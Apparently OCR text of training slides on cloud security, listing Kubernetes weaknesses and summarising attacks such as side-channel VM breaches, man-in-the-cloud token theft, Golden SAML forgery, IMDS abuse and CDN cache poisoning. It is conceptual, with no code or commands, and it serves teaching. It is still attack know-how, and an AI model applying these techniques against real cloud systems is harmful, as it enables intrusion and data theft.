
Vulnerabilities	Description
Non-constant Time Password Comparison	• Kube-apiserver using basic password authentication, does not perform secure comparison of secret values • Attackers can launch timing attacks to retrieve passwords
Hardcoded Credential Paths	• If the cluster token and the root CA are stored in different locations, an attacker can insert a malicious token and the root CA to gain access to the entire cluster
Log Rotation is not Atomic	• During log rotation, if the kubelet is restarted, all the logs may be erased • The attacker waits for the log rotation to happen by monitoring it and then tries to remove all the logs
No Back-off Process for Scheduling	• No back-off process for scheduling the execution of Kubernetes pods • This causes a tight loop as the scheduler continuously schedules a pod that is rejected by the other processes
No Non-repudiation	• If debug mode is disabled, kube-apiserver does not record user actions • Attackers can directly interact with kube-apiserver and perform various malicious activities

Cloud Attacks

Service Hijacking using Social Engineering




Service Hijacking using Network Sniffing



Cloud Attacks: Side-Channel Attacks or Cross-guest VM Breaches


- The attacker compromises the cloud by placing a **malicious virtual machine** near to a target cloud server and then launches a side-channel attack
- In a side-channel attack, the attacker **runs a virtual machine on the same physical host as the victim's virtual machine** and takes advantage of the shared physical resources (processor cache) to **steal data** (cryptographic keys) from the victim
- Side-channel attacks can be implemented by any **co-resident user** due to the vulnerabilities in shared technology resources



1. Timing Attack
2. Data Remanence
3. Acoustic Cryptanalysis
4. Power Monitoring Attack
5. Differential Fault Analysis


Cloud Attacks: Wrapping Attack

A wrapping attack is performed during the **translation of the SOAP message** in the TLS layer where attackers duplicate the body of the message and sends it to the server as a legitimate user




Cloud Attacks: Man-in-the-Cloud (MITC) Attack

- Man-in-the-Cloud (MITC) attacks are an advanced version of Man-in-the-middle (MITM) attacks
- MITC attacks are performed by **abusing cloud file synchronization services** such as Google Drive or Drop Box for **Data compromise**, **command and control (C&C)**, **data exfiltration**, and **remote access**
- The attacker tricks the victim into **installing a malicious code**, which plants the attacker's **synchronization token** on the victim's drive
- Then, the attacker steals the victim's synchronization token and uses the stolen token to **gain access** to the victim's files
- Later, the attacker **restores the malicious token** with the original synchronized token of the victim, thus returning the drive application to its **original state** and stays undetected




Cloud Attacks: Cloud Hopper Attack

- Cloud Hopper attacks are **triggered at the managed service providers** (MSPs) and their users
- Attackers initiate **spear-phishing emails** with custom-made malware to compromise the accounts of staff or cloud service firms to obtain confidential information




Cloud Attacks: Cloud Cryptojacking

- Cryptojacking is the unauthorized use of the victim's computer to **stealthily mine digital currency**
- Cryptojacking attacks are **highly lucrative**, which involve both external attackers and rogue insiders
- To perform this attack, the attackers leverage attack vectors like cloud misconfigurations, compromised websites, and client or server-side vulnerabilities




Cloud Attacks: Cloudborne Attack

- Cloudborne is a vulnerability residing in a **bare-metal cloud server** that enables the attackers to implant a malicious backdoor in its firmware
- The malicious backdoor can allow the attackers to **bypass the security mechanisms** and perform various activities such as watching new user's activity or behavior, disabling the application or server, and intercepting or stealing the data




Cloud Attacks: Instance Metadata Service (IMDS) Attack

- An instance metadata service (IMDS) **provides information about an instance**, its associated network, and the software configured to run the instance
- Attackers perform IMDS attacks by exploiting a **zero-day vulnerability** on the target application server or by using the information leaked via a **reverse proxy** implemented by the administrators
- Using this attack, attackers connect to the cloud instance and gain sensitive information such as **user data and roles** associated with that instance




Cloud Attacks: Cache Poisoned Denial of Service (CPDoS)/ Content Delivery Network (CDN) Cache Poisoning Attack

- In CPDoS, attackers **create malformed or oversized HTTP requests** to trick the origin web server into responding with malicious or error content, which is cached at the CDN servers
- When a legitimate user requests a web page, the malicious or error-based content cached by the CDN server is delivered, resulting in a **DoS attack**
- Attackers use **cache poisoning techniques** to prevent users from accessing cloud services




Cloud Attacks: Cloud Snooper Attack

- Cloud snooper attacks are triggered at **AWS security groups (SGs)** to compromise the target server and extract sensitive data stealthily
- Attackers exploit a weakness in SGs, which are intended to allow only the traffic with destination ports **80** or **443**
- Attackers **install rootkits** either by exploiting weaknesses in traffic filters, supply-chain attacks, or brute-forcing SSH
- Attackers transmit their command and control (C2) packets **masquerading as legitimate traffic**




Cloud Attacks: Golden SAML Attack

- Golden SAML attacks are **performed to target identity providers** on cloud networks such as the Active Directory Federation Service (ADFS), which utilizes the SAML protocol for the authentication and authorization of users
- Attackers initially gain administrative access to the identity provider's user profile and **exploit token signing certificates** to generate forged SAML tokens or responses by manipulating the SAML assertions



Cloud Attacks: Living Off the Cloud Attack (LotC)

- Living off the Cloud (LotC) attack allows attackers to exploit the **victim's legitimate tools** and **cloud services** to carry out malicious activities, allowing them to reside in the victim's environment without leaving any trace or artifacts
- This attack allows an attacker to steal **sensitive data** stored in the cloud, **mine cryptocurrency**, launch **DDoS attacks**, and more



Objective 03

